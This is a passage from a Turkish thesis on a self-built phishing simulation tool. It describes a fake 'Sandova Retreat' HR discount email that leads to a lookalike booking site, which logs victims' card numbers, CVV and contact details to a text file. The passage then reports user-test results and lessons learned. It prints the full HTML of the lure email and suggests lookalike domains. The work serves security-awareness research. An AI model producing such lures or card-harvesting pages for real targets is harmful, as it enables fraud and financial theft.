
// Ana sayfaya yönlendir
header("Location: index.html?reset=success");
exit();
?>

```

Diğer php ve html kodlarının yapıları da benzer şekilde olup güvenlik riski doğurmaması adına paylaşılmayacaktır.


3.2.2. Sandova Retreat

Bu senaryoda hedefe çalıştığı şirketin İK birimi tarafından bir mail gönderilecek olup, e-postada tatil yerinde çalışanlara ve 1.derece akrabalarına %40 indirim olduğu söylenecektir. E-posta, tatil yerinin web sitesine yönlendirme amacı taşımaktadır. Şekil 21’de gönderilen e-posta görseli yer almaktadır. Kullanıcı “Rezervasyonunu Yap” butonuna tıkladığı taktide kurgulanan tatil web sitesinin ana sayfası açılacaktır. Ana sayfanın görüntüsü şekil 28’de gösterilmektedir.



Şekil 34.Sandova - Odalar Sayfası

Hedef, ana sayfadan sonra odaları görmek isterse yukarıdaki görselde görülen sayfa açılacaktır.



Şekil 35.Sandova - İletişim Sayfası

Hedef, İletişim sayfasına girdiği taktirde yukarıdaki görselde görülen sayfaya geçiş yapacaktır.

Rezervasyon yap butonuna tıklandığında öncelikle rezervasyon bilgilerinin girileceği sayfa açılmaktadır. Bu sayfada gerçekçilik hissiyatı açısından Tarih, kişi sayısı, oda türü ve ekstra hizmetler bölümü yer almaktadır.

Rezervasyonunuzu Oluşturun

Giriş Tarihi:

Çıkış Tarihi:

Yetişkin Sayısı:

Çocuk Sayısı:

Oda Türü:

Ekstra Hizmetler:

- ☐ Açık Buğ Kaldırma (4200gün)
- ☐ Açık Yemeli (5000gün)
- ☐ Uygun Demeç (2000k sabit)
- ☐ Tatlı Akşam Yemeği
- ☐ Pamuklu (5000)
- ☐ Su (5000)
- ☐ Pik Vinyetisi (2000)
- ☐ Sıra & Masa (7000)
- ☐ Jel Sü (5000)

Rezervasyonu Tamamla

Şekil 36.Sandova - Rezervasyon Sayfası

Buradaki bilgiler girildikten sonra daha önce kurgusal olarak hesaplanmış fiyat, hedefin karşısına çıkmakta olup toplam tutar bilgisi aşağıda görülmektedir.

Rezervasyonunuzu Oluşturun

Giriş Tarihi:

Çıkış Tarihi:

Yetişkin Sayısı:

Çocuk Sayısı:

Oda Türü:

Ekstra Hizmetler:

- ☒ Açık Buğ Kaldırma (4200gün)
- ☒ Açık Yemeli (5000gün)
- ☐ Uygun Demeç (2000k sabit)
- ☐ Tatlı Akşam Yemeği
- ☐ Pamuklu (5000)
- ☒ Su (5000)
- ☐ Pik Vinyetisi (2000)
- ☒ Sıra & Masa (7000)
- ☐ Jel Sü (5000)

Toplam Tutar: 31.1006

Rezervasyonu Tamamla

Şekil 37.Sandova - Rezervasyon Tutarı Gösterilmesi

Hedef rezervasyonu tamamlama butonuna bastıktan sonra; toplam tutar, iş mailini girerek indirimin uygulanacağı alan ve ödeme bilgilerinin girileceği alanların olduğu ödeme sayfası açılmaktadır.

The screenshot shows a web browser window with the URL `localhost/Sandova/ödemeAl.html?fiyat=31100`. The page is titled "Ödeme Sayfası" (Payment Page). It contains a form with the following fields and options:

- Toplam Tutar:** 31.100K
- Ödemenizi Nakit Çekimden Önce Naki İstediğinizi:** ☐
- Kredi Kartı:**
- Ödeme Yöntemi:** ☐ Tam Ödeme, ☐ Kuponla (%10), ☐ Kartla (Nakit)
- Ödeme Yöntemi:** ☐ Kredi Kartı ile Ödeme, ☐ İBAN ile Havale EFT
- İsim Soyisim:**
- Telefon Numarası:**
- Kartın Üzerindeki İsim:**
- Kart Numarası:**
- Son Kullanma Tarihi:** /
- CVV:**
- Ödeme Yöntemi:**

At the bottom of the page, there is a footer: "© 2023 Sandova Festival | info@sandovafestival.com | +90 212 123 45 67 | Logosun: Apple"

Şekil 38.Sandova - Ödeme Sayfası

Bu sayfada hedefin iş mailine PHPMailer ile kod gönderip kodu doğru girmesi durumunda %40 indirim uygulanmaktadır. Yine senaryo inandırıcılığı açısından kapora, iban ve kart ile ödeme seçenekleri yer almaktadır. Kullanıcı bilgilerini girdikten sonra yine diğer senaryolarda olduğu gibi php kodlaması ile bu bilgiler log.txt ye düşmektedir.

The screenshot shows a Notepad window titled "*log.txt - Not Defteri". The content of the log.txt file is as follows:

```
----- YENİ KAYIT -----
Toplam Tutar: 12780
Mail: -----@hotmail.com
İsim Soyisim: Emircan Arslan
Telefon: 531-----
Kart Üzerindeki İsim: Emircan Arslan
Kart Numarası: 1515 1515 1515 1515
Son Kullanma: 10/2042
CVV: 311
-----
```

Below the Notepad window, a portion of the payment form is visible, showing the following fields:

- Kartın Üzerindeki İsim:**
- Kart Numarası:**
- Son Kullanma Tarihi:** /
- CVV:**
- Ödeme Yöntemi:**

Şekil 39.Sandova - Hedef Bilgisinin Elde Edilmesi

Bu senaryo bilgi güvenliği açısından tehlike oluşturmaması adına izni alınmadan kimse üzerinde kullanılmamış olup teorik bilginin pekişmesi adına tasarlanmıştır. Bu tarz saldırıların ciddi suç sayılacağı ve eğitim amaçlı da olsa gerçek kişilerde denenmemesi elzemdir.

Hedefe gönderilen mailin HTML kodu aşağıdaki gibidir:

```
<!DOCTYPE html>
<html lang="tr">
<head>
  <meta charset="UTF-8">
  <title>Sandova Retreat • %40 İndirimli Tatil Fırsatı</title>
</head>
<body style="font-family: Arial, sans-serif; background-color: #f6f6f6; padding: 20px;">
  <div style="background-color: #fff; padding: 32px; border-radius: 8px; max-width: 900px;
margin: auto; border: 1px solid #e0e0e0;">

    <!-- Logo -->
    <div style="text-align: center; margin-bottom: 24px;">
      
    </div>

    <h2 style="color:#a87545; font-size:22px; margin-bottom:14px;">
      EmircanSoft Çalışanlarına Özel %40 İndirimli Tatil Fırsatı!
    </h2>
    <!--Mail Body'si -->
    <p style="color:#444; font-size:16px;">
      Değerli EmircanSoft ailesi,
    </p>
    <p style="color:#444; font-size:16px;">
      Şirketimizin anlaşmalı olduğu <b>Sandova Retreat</b>'te, tüm EmircanSoft çalışanlarına
ve 1.derece yakınlarına <b>%40 indirimli</b> tatil fırsatı sunuyor! Doğayla iç içe, konforlu ve
ayrıcalıklı bir konaklama deneyimi sizi bekliyor.
    </p>

    <ul style="color:#555; font-size:15px;">
      <li>Denize sıfır konum, lüks odalar</li>
      <li>Açık büfe kahvaltı ve akşam yemeği seçenekleri</li>
      <li>Çocuklu ailelere özel alanlar</li>
```

```
</li>Ulaşım desteği ve ekstra aktiviteler</li>
</ul>
<!-- Tanıtım Görseli -->
<div style="text-align: center; margin: 28px 0;">
  
</div>
<p style="color:#333; font-size:15px;">
  Rezervasyonunuzu şimdi oluşturun, %40'a varan indirimden yararlanın!
</p>
<!-- Buton -->
<div style="text-align:center; margin: 32px 0;">
  <a href="http://localhost/Sandova/index.html"
    style="background-color: #a87545; color: #fff; text-decoration: none;
padding: 16px 38px; border-radius: 6px; font-size: 18px; font-weight: bold;">
    Rezervasyonunu Yap
  </a>
</div>
<!-- Footer -->
<p style="font-size: 13px; color: #888;">
  Bu fırsat sadece EmircanSoft kurumsal mail adresine sahip çalışanlar için geçerlidir.<br>
  Daha fazla bilgi için <b>info@sandovaretreat.com</b> adresine yazabilirsiniz.
</p>
<hr style="border:none; border-top:1px solid #e0e0e0; margin:28px 0;">
<p style="font-size: 12px; color: #b9b9b9; text-align:center;">
  © 2025 Sandova Retreat · Atatürk Bulvarı No:172, Kuşadası / Aydın
</p>
</div>
</body>
</html>
```

Htdocs içerisinde yer alan Sandova HTML ve php dosyalarının kodları güvenlik riski oluşturmaması adına tezde paylaşılmayacaktır.

Sandova ve NovaDent senaryolarında kullanılan tanıtım afişleri, projenin özgünlüğünü artırmak amacıyla Canva platformu kullanarak tarafımdan manuel olarak tasarlanmıştır.

BÖLÜM 4. DENEYSEL ÇALIŞMA VE SONUÇLAR

Bu bölümde, geliştirilen phishing simülasyon aracının hedef kullanıcılar üzerindeki etkisi değerlendirilmiş ve farklı senaryolara karşı alınan tepkiler analiz edilmiştir. Denemeler, yakın çevremde bulunan bireyler üzerinde gerçekleştirilmiş olup amaç, sosyal mühendislik temelli e-posta senaryolarının ne kadar inandırıcı ve yönlendirici olduğunu gözlemlemektir.

4.1. Kullanıcı Testleri ve Simülasyon Denemeleri

Simülasyon e-postaları ve sahte web sayfaları farklı senaryo vektörlerine göre (örneğin sosyal medya platformları, obs, şirket çalışanlarına özel kampanya) gönderilmiş ve kullanıcıların verdiği tepkiler değerlendirilmiştir. Geri bildirimler aşağıdaki ana başlıklar altında özetlenmiştir:

Mail Tasarımı ve Görsellik: Kullanıcıların büyük çoğunluğu, özellikle Sandova ve NovaDent senaryolarındaki afişlerin dikkat çekici olduğunu belirtmiştir (bu senaryolar aktif olarak çalıştığım şirketin IT birimi ile bazı şirket çalışanlarına gönderilmiştir). Görsellerin profesyonel duruşu ve içerikte kullanılan renkler ile logo yerleşimi, maillerin resmi ve inandırıcı görünmesini sağlamıştır.

Etkileşim Tetikleyicileri: Instagram ve Facebook gibi senaryolarda, kullanıcıların çoğu mesajın acil olduğu izlenimine kapılmış ve içeriğe hızlıca tıklamıştır. Bu, sosyal mühendislik saldırılarında yaygın şekilde kullanılan acil durum yaratma taktiğinin çalıştığını göstermektedir.

İnandırıcılık: Bazı kullanıcılar, e-postaların gelen kutusunda görünüş itibarıyla gerçek şirket içi iletişim gibi algılandığını ifade etmiştir. Özellikle Sandova senaryosu, doğrudan şirket çalışanlarına özel %40 indirim gibi özgünlük içeren bir içerik sunması sebebiyle daha fazla inandırıcılık yaratmıştır.

Genel olarak sosyal mühendislik saldırılarında kullanılan temel taktikler arasında; acelecilik hissi yaratmak (Hesabınız askıya alınabilir, Şifreniz tehlikede), otorite figürü kullanmak (şirket yöneticisi, okul sistemi, güvenlik birimi gibi), kişiselleştirme izlenimi vermek (doğrudan isimle hitap, kurum adı kullanımı) bulunmaktadır. Hazırlanan senaryolarda bu taktikler özellikle dikkatle değerlendirilmiştir. Ancak yalnızca acelecilik değil, aynı zamanda içeriklerin inandırıcılığına da öncelik verilmiştir. Tarafımda hazırlanan senaryolarda gerçekçilik ön planda tutulmuş ve aciliyet hissi yine yer almasına

rağmen 2.planda kalmıştır. Örneğin, Sandova veya NovaDent gibi senaryolarda ödül veya indirim sunulurken, içeriğin bir çalışan (İK'nın) e-postası olarak görünmesi sağlanmış ve kullanıcılar üzerinde gerçeklik hissi artırılmıştır.

Bu denemeler sonucunda, sadece düşük dijital okuryazarlığa sahip bireylerin değil, kurumsal kimliğe sahip bireylerin dahi bazı durumlarda bu içeriklere yanıt verebileceği gözlemlenmiştir. Fcebook İnstagram gibi saldırı vektörlerinin hedefi herkesi kapsarken şirket içi mail gibi gözükmesi gereken mailler belirli bir kesime ithafen hazırlanmış ve senaryo inandırıcılığı da ona göre daha dikkatle hazırlanmıştır. Bu da phishing saldırılarının yalnızca dikkatsiz bireyleri değil, tüm profilleri hedefleyebileceğini göstermektedir.

4.2. Sonuç ve Bulgular

Gerçekleştirilen simülasyon denemeleri sonucunda, geliştirilen phishing senaryolarının büyük ölçüde inandırıcı bulunduğu ve kullanıcılar üzerinde farklı düzeylerde etkileşim sağladığı gözlemlenmiştir. Özellikle içeriklerin taşıdığı dil, kullanılan görsellerin kalitesi ve senaryonun özgünlüğü, kullanıcıların eğilimlerini ciddi ölçüde etkilemiştir. Ayrıca İnstagram, Facebook ve Twitter gibi senaryo vektörlerinin mailleri birden fazla kez gönderildiği için hedeflerde endişe ve buna bağlı hızlı tıklama isteği sağlandığı fark edilmiştir.

Profesyonel tasarlanmış içerik, e-posta inandırıcılığını önemli ölçüde artırmaktadır. İnstagram ve X gibi senaryo vektörlerinde şirket logosu kullanılması bu etkiyi sağlamıştır. NovaDent ve Sandova gibi senaryo vektörlerinde ise özellikle afiş destekli kampanya içerikleri bulunması kullanıcılar tarafından kurumsal ileti olarak algılanmasını sağlamıştır.

Kullanıcı profili çeşitliliği etkide belirleyici bir faktördür. Kurumsal çalışan profiline uygun senaryolarda (örneğin Sandova), teknik bilgi düzeyi yüksek kullanıcıların bile tıklama eğilimi gösterdiği görülmüştür. Bu durum, phishing saldırılarının yalnızca dijital farkındalığı düşük bireyleri değil, doğru senaryo ve profesyonel içerik ile genel kullanıcı kitlesini hedefleyebileceğini ortaya koymaktadır. Sosyal mühendislik saldırılarının başarısı yalnızca teknik değil, psikolojik boyutlara da dayanmaktadır. Bu projede hazırlanan içerikler, gerçeklik hissi uyandırmak ve kullanıcıyı harekete geçirmek üzere özel olarak

kurgulanmıřtır. Örneęin yaz mevsiminin yaklaşması faktörüne baęlı olarak Sandoval senaryosu hedeflerde daha ciddi dönüşler alınmasına sebep olmuřtur.

Bu bulgular, phishing saldırılarının yalnızca teknik beceri deęil, hedef odaklı tasarım, ikna edici senaryo ve psikolojik yönlendirme unsurları ile başarıya ulaşabileceęini kanıtlamaktadır. Bu bağlamda geliştirilen sistem hem yazılım yönüyle hem de sosyal mühendislik stratejileriyle gerçek saldırıların birebir yansımasını sunarak etkili bir farkındalık aracı olmuřtur.

BÖLÜM 5. TARTIŞMA ve SONUÇLAR

Bu çalışmada, sosyal mühendislik saldırılarının kullanıcılar üzerindeki etkisini simüle etmek amacıyla özel olarak geliştirilmiş bir phishing aracı tasarlanmış ve uygulanmıştır. Yazılım, yalnızca sahte e-posta gönderimi değil, aynı zamanda sahte web sayfası tasarımı, bilgi toplama, kullanıcı etkileşimi ve loglama süreçlerini kapsayan bir simülasyon yapısı sunmaktadır.

Geliştirilen sistemin teknik işlevselliği, senaryo çeşitliliği ve hedef kitleye özel içerik sunması, sosyal mühendislik saldırılarının doğasını anlaşılır ve deneyimlenebilir hale getirmiştir. Kodun Python, PHP, HTML ve CSS gibi yaygın teknolojilerle oluşturulmuş olması, sistemin daha esnek bir şekilde yazılmasını ve eklemelerin daha hızlı yapılabilmesini sağlamıştır.

5.1. Araç Etkinliğinin Değerlendirilmesi

Araç, geliştirilen altı farklı senaryo üzerinden test edilmiş ve yakın çevreden kullanıcılarla gerçekleştirilen denemelerde etkili sonuçlar elde edilmiştir. Özellikle Instagram ve Sandoz senaryolarında, kullanıcıların büyük çoğunluğu e-postaları gerçek bir kaynaktan gelmiş gibi değerlendirerek içerikle etkileşime geçmiştir.

Uygulamanın etkinliğine ilişkin başlıca değerlendirmeler aşağıdaki gibi özetlenebilir:

Senaryo esnekliği; araç, farklı sosyal mühendislik senaryolarına göre HTML şablonlarını dinamik olarak e-posta içeriklerine entegre edebilmekte ve farklı hedef profillere uygun mesajlar sunabilmektedir. Bu durum, gerçek saldırıların da senaryoya göre şekillendiğini göstermek açısından projenin öğretici olmasını sağlamıştır.

Görsel ve metin gerçekliği; mail tasarımlarında kullanılan profesyonel afişler, imgbb üzerinden görsel gömme, kurum diliyle yazılmış metinler ve bağlantılar, kullanıcı gözünde e-postaların gerçekliğini güçlendirmiştir. Bu durum, sosyal mühendislik saldırılarının sadece teknik değil, psikolojik açıdan da yapılandırılması gerektiğini kanıtlamaktadır.

Simülasyonun farkındalık oluşturmadaki rolü; uygulama sonucunda birçok kullanıcı bu e-postaların sahte olduğunu fark edememiş ya da ancak

bağlantıya tıkladıktan sonra şüphelenmiştir. Bu da sistemin, güvenlik farkındalığını artırmak için etkili bir eğitim aracı olarak kullanılabileceğini göstermektedir.

Sonuç olarak geliştirilen bu araç, sadece teknik bir saldırı örneği değil, aynı zamanda sosyal mühendislik temelli tehditlerin doğasının anlaşılabilmesine yönelik bir eğitim aracı olarak değerlendirilmiştir. Uygulama, sade arayüzü ve genişletilebilir kod sistemi sayesinde farklı senaryolara kolayca uyarlanabilir, yeni içerikler kolayca eklenebilir ve geniş kullanıcı kitlesine uygulanabilir niteliktedir.

5.2. Geliştirilebilir Yönler ve Sınırlılıklar

Bu proje temel işlevselliği yerine getirmiş olsa da geliştirilebilecek bazı noktalar bulunmaktadır.

Veri Kaydı ve Güvenlik: Kullanıcı bilgileri şu an düz metin dosyasında (log.txt) tutulmaktadır. Gerçek uygulamalarda bu yöntem güvensizdir çünkü kolayca bu dosyalara sızılabilir. Bunun yerine şifreli veri saklama ve veritabanı örneğin Firebase veya SQLite kullanımı tercih edilebilir.

SMTP Bilgi Güvenliği: PHPMailer yapısında kullanılan e-posta ve uygulama şifresi doğrudan kod içine yazılmıştır. Bu bilgiler .env dosyasında veya gizli yapılandırma dosyalarında saklanmalıdır. Gereklilik sebebi, güvenliği artırmak ve şifrelere kodun içinde tutmadan ayrı bir dosya içerisinde erişim sağlamaktır.

Gerçek Zamanlı Bildirim: Sistemde anlık takip bulunmamaktadır. Tıklama veya giriş olaylarının Telegram gibi platformlara bildirilmesi ile sistem daha etkileşimli hale getirilebilir. Bu tarz saldırıları gerçekleştirenler anlık etkileşim takibi yapabilmek adına discord ya da telegram gibi uygulamalar ile sistemin anlık takibini yapmaktadır.

Local Siteler ile Çalışmak: Geliştirilen sahte web siteleri, şu anda sadece local ortamda (localhost) çalışacak şekilde yapılandırılmıştır. Bu tercih, sistemin gerçek bir saldırı aracı olarak değil, sadece farkındalık ve eğitim amaçlı bir simülasyon olarak tasarlanmasından kaynaklanmaktadır. Ancak sistemin daha geniş kitlelere ulaştırılması veya kurumsal düzeyde siber güvenlik eğitimi aracı olarak kullanılması durumunda, sitelerin global sunuculara taşınması mümkündür. Bu doğrultuda: Gerçek sitelere benzer alan adları (örneğin

faceb00k-login.com gibi) satın alınabilir, gerçeğe yakın e-posta adresleri oluşturularak daha profesyonel senaryolar üretilebilir, sistem, kurumlara özel hazırlanarak siber güvenlik testlerinde kullanılabilir hale getirilebilir.

Bununla birlikte, bu tür uygulamaların yasal sınırlar içinde ve hedefin izni alınarak yapılması gerektiği unutulmamalıdır.

5.3. Karşılaşılan Zorluklar ve Çözümler

Proje sürecinde çeşitli teknik ve yapısal zorluklarla karşılaşılmıştır, bu sorunlara çözüm üretilerek geliştirmenin devamlılığı sağlanmıştır. Aşağıda öne çıkan başlıca problemler ve uygulanan çözümler özetlenmiştir:

Gerçek Web Sitelerinin Kodlarının Kullanılamaması: Başlangıçta HTTrack gibi araçlarla gerçek sitelerin kaynak kodları çekilmeye çalışılmış, ancak sitelerin dinamik yapısı ve JavaScript temelli içerikleri nedeniyle sayfalar eksik ya da bozuk görünmüştür. Çözümü ise, tüm sahte sayfalar, gerçeğine benzer şekilde manuel olarak HTML/CSS ile sıfırdan tasarlanmıştır.

HTML Mail Gönderiminde Görsellerin Görünmemesi: HTML e-postalarda yer alan görseller bazı alıcılarda yüklenmemiştir. Çözümü ise, tüm görseller imgbb.com gibi uzaktan barındırma servislerine yüklenmiş ve mail içeriklerine doğrudan URL ile eklenmiştir.

SMTP Ayarlarında Mail Gönderim Sorunları: Gmail SMTP üzerinden e-posta gönderiminde güvenlik uyarıları alınmıştır. Çözümü ise, Gmail üzerinde uygulama şifresi oluşturularak PHPMailer entegrasyonu güvenli hâle getirilmiştir.

Mail Tasarımlarının Mobilde Bozulması: Bazı HTML şablonlar mobil cihazlarda bozuk görünmüştür. Çözümü ise, responsive yapıya dikkat edilerek HTML yapılar sadeleştirilmiş, inline CSS tercih edilmiştir yani stiller satır içlerinde yazılarak tüm cihazlarda düzgün görüntü oluşması sağlanmıştır.

Form Verilerinin Kaydedilmesinde Dosya Erişim Sorunları: PHP ile log.txt dosyasına veri kaydederken yazma izinleri sorun yaratmıştır. Çözüm: htdocs altındaki dosyalara tam yetki verilmiş ve fopen/fwrite işlemleri test edilerek çözülmüştür.

5.4. Harcanan Efor ve Proje Maliyeti

Bu proje yaklaşık 4 ile 5 aylık bir süreç içerisinde planlanmış, geliştirilmiş ve test edilmiştir. Güz dönemi boyunca literatür taramaları yapılmış sosyal mühendislik saldırılarını daha iyi anlayabilmek amacıyla siber güvenlik temelli eğitim programlarına katılım sağlanmış, bu doğrultuda teknik altyapı ve saldırı simülasyonları üzerine bilgi birikimi oluşturulmuştur. Söz konusu eğitim programları için yaklaşık 1000 TL gibi bir maliyet oluşmuştur. Projede kullanılan teknolojilerin ise ücretsiz sürümleri kullanılmıştır.

Projenin geliştirme süreci, scrum metodu ile belirli görevlerin haftalık olarak planlanmasıyla adım adım ilerlemiştir. Özellikle maillerin ve web arayüzlerinin birebir gerçeğe benzetilerek manuel şekilde tasarlanması zaman açısından en yoğun aşamayı oluşturmuştur. Instagram, Facebook ve ÖBS mail ve web sitesi tasarımı ile 1'er hafta sürerken Sandova mail ve web sitesi için 2 haftalık bir süre gerektirmiştir. Ancak tasarımlar bittikten sonra da düzenli olarak eklemeler çıkarmalar yapılmış ve son haline gelene kadar değişiklikler devam etmiştir. Tez yazım süreci ile beraber proje geliştirme süreci bahar döneminin başından sona devam etmiştir. Bu bağlamda projenin maddi yönü eğitimler haricinde düşük tutulmuş ancak tasarım, senaryo planlaması ve yazılım geliştirme süreçlerinde ciddi zaman ve teknik emek yatırımı yapılmıştır.

BÖLÜM 6. SONUÇ

Bu tez çalışması kapsamında geliştirilen phishing simülasyon aracı, sosyal mühendislik saldırılarının nasıl kurgulandığını, teknik olarak nasıl gerçekleştirildiğini ve kullanıcılar üzerinde nasıl etkiler bırakabileceğini bütün bir yapı içerisinde ortaya koymuştur. Uygulama, bir saldırı zincirinin tüm adımlarını kapsayacak şekilde, e-posta tasarımı, görsel inandırıcılık, yönlendirme ve bilgi toplama işlemlerini içermektedir.

Geliştirilen sistemin temel hedefi, gerçek bir saldırı oluşturmak değil, bu saldırıların yapısını anlamak ve kullanıcı farkındalığını artıracak bir eğitim ortamı sunmaktır. Elde edilen sonuçlar göstermiştir ki, sahte e-postalar yalnızca dikkat dağınıklığı veya düşük teknik bilgiye sahip bireyleri değil, kurumsal profildeki bireyleri dahi etkileyebilecek kadar gerçekçi olabilmektedir. Özellikle kullanılan metinlerin, görsel tasarımın ve senaryo kurgusunun özenli bir şekilde hazırlanması, saldırının ikna ediciliğini ciddi ölçüde artırmaktadır.

Tez ve proje boyunca ele alınan Instagram, Sandova ve NovaDent, Facebook gibi farklı senaryolar, sosyal mühendisliğin hem klasik (şifre sıfırlama, güvenlik uyarısı) hem de daha incelikli (kurumsal kampanya, çalışan indirimi) biçimlerini temsil etmektedir. Yapılan kullanıcı testleri, içeriklerin ne kadar dikkat çekici olduğu kadar, senaryonun hedef kullanıcıyla ne kadar örtüştüğünün de önemini ortaya koymuştur.

Teknik olarak sistemin mail gönderim modülü, HTML şablonlar üzerinden dinamik içerik üretebilmekte; PHPMailer entegrasyonu ile SMTP üzerinden güvenli ve biçimlendirilmiş iletim sağlamaktadır. Kullanıcının tıklama sonrası yönlendirildiği sahte sayfalar ise HTML/CSS ve PHP desteğiyle yerel sunucu üzerinde çalışmakta ve kullanıcı etkileşimlerini kayıt altına alarak saldırıyı tamamlamaktadır. Senaryolardan sadece Sandova Tatil Fırsatı global sunucularda çalıştırılmış ve profesyonel olarak test edilmiştir ancak şirket gizliliği sebebiyle sonuçları tez içerisinde paylaşılammıştır. Yakın çevredeki bireyler üzerine olan sonuçlar ise önceki bölümlerde detaylandırılmıştır.

Proje sürecinde edinilen siber güvenlik eğitimleri, sistem tasarımı, kodlama deneyimi ve senaryo üretme süreçleri hem teknik becerileri hem de sosyal mühendislik olaylarına karşı analitik düşünme yeteneğini geliştirmiştir. Ayrıca

görsel tasarım süreçleri ve içerik planlaması da projenin çok disiplinli niteliğini güçlendirmiştir.

Genel olarak, bu tez çalışması sadece teknik bir uygulama olarak değil; aynı zamanda sosyal mühendislik saldırılarının psikolojik boyutlarını ve inandırıcılık unsurlarını da ortaya koyan kapsamlı bir araştırma ve uygulama örneği olmuştur. Geliştirilen araç, bireysel ve kurumsal güvenlik eğitimlerinde farkındalık oluşturabilecek bir potansiyele sahiptir.

Gelecek çalışmalarda bu sistemin daha geniş kullanıcı gruplarıyla test edilmesi, mobil cihaz uyumluluğunun artırılması, anlık bildirim sistemleriyle entegrasyonu ve gelişmiş senaryo analizleri ile daha işlevsel hale getirilmesi mümkündür. Bu doğrultuda, bu çalışmanın hem uygulamalı bir araç hem de akademik bir zemin sunduğu değerlendirilmektedir.

Bir saldırıyı anlamamanın en iyi yolu, onu deneyimlemektir. Bu proje, bu deneyimi güvenli bir ortamda sunmayı başarmıştır.

KAYNAKLAR

[1] Aslay, F. (2017). Siber saldırı yöntemleri ve Türkiye'nin siber güvenlik mevcut durum analizi. *International Journal of Multidisciplinary Studies and Innovative Technologies*, 1(1), 24-28.

<https://dergipark.org.tr/tr/pub/ijmsit/issue/32341/359378>

[2] Tunca, S. (2019). Modern çağda siber güvenlik kavramı. *DPÜ İktisadi ve İdari Bilimler Fakültesi Dergisi*. Kütahya, Türkiye.

<https://dergipark.org.tr/tr/pub/dpuiibf/issue/68606/1076685>

[3] MANK Publications. (2021). CEH summarized: Simple exam guide. *Certified Ethical Hacking Resources*. MANK.

https://books.google.com.tr/books?hl=tr&lr=&id=AEwIDAAQBAJ&oi=fnd&pg=PP1&dq=CEH+summarized&ots=Ht1_V5PiPh&sig=JlxD2vkSISiESWbtIAz7QG_zXBg&redir_esc=y#v=onepage&q=CEH%20summarized&f=false

[4] Lopes, A., Mamede, H. S., Reis, L., & Santos, A. (2024). Common techniques, success attack factors, and obstacles to social engineering: A systematic literature review. *Emerging Science Journal*, 8(2), 761-772.

<https://ijournalse.org/index.php/ESJ/article/view/2194>

[5] Aydın, E. (2021). Study of the cyber security measures: Comparative work of the United States and Turkey. *Yeditepe University, Master's Thesis*. Istanbul, Turkey.

<https://tez.yok.gov.tr/UlusalTezMerkezi/TezGoster?key=v7BkNnnepTnbhn8rNR77LSVkBFWckarWmCLB-IJ46mxSDffVGbPQk1MGnRpjXztc>

[6] Akyeşilmen, N., & Alhosban, A. (2024). Sosyal mühendislik saldırılarının incelenmesi: Ulusal ve uluslararası güvenlik bağlamında. *Gaziantep University Journal of Social Sciences*, 23(1), 342–360.

<https://dergipark.org.tr/en/pub/jss/article/1346291>

[7] Ripa, S. P., Islam, F., & Arifuzzaman, M. (2021). The emergence threat of phishing attack and the detection techniques using machine learning models. *2021 International Conference on Automation, Control and Mechatronics for Industry 4.0 (ACMI)*, 8-9 July 2021, Rajshahi, Bangladesh.

<https://ieeexplore.ieee.org/abstract/document/9528204>

[8] Syafitri, W., Shukur, Z., Mokhtar, U. A., Sulaiman, R., & Ibrahim, M. A. (2022). Social engineering attacks prevention: A systematic literature review. *IEEE Access*, 10, 39325-39338.

<https://ieeexplore.ieee.org/abstract/document/9743471>

[9] Nair, A. S. V., & Achary, R. (2023). Social engineering defender: Human emotion factor-based classification and defense against social engineering attacks. *IEEE 23rd International Symposium on Security in Cyberspace*, 233–247.

<https://ieeexplore.ieee.org/abstract/document/10169678>

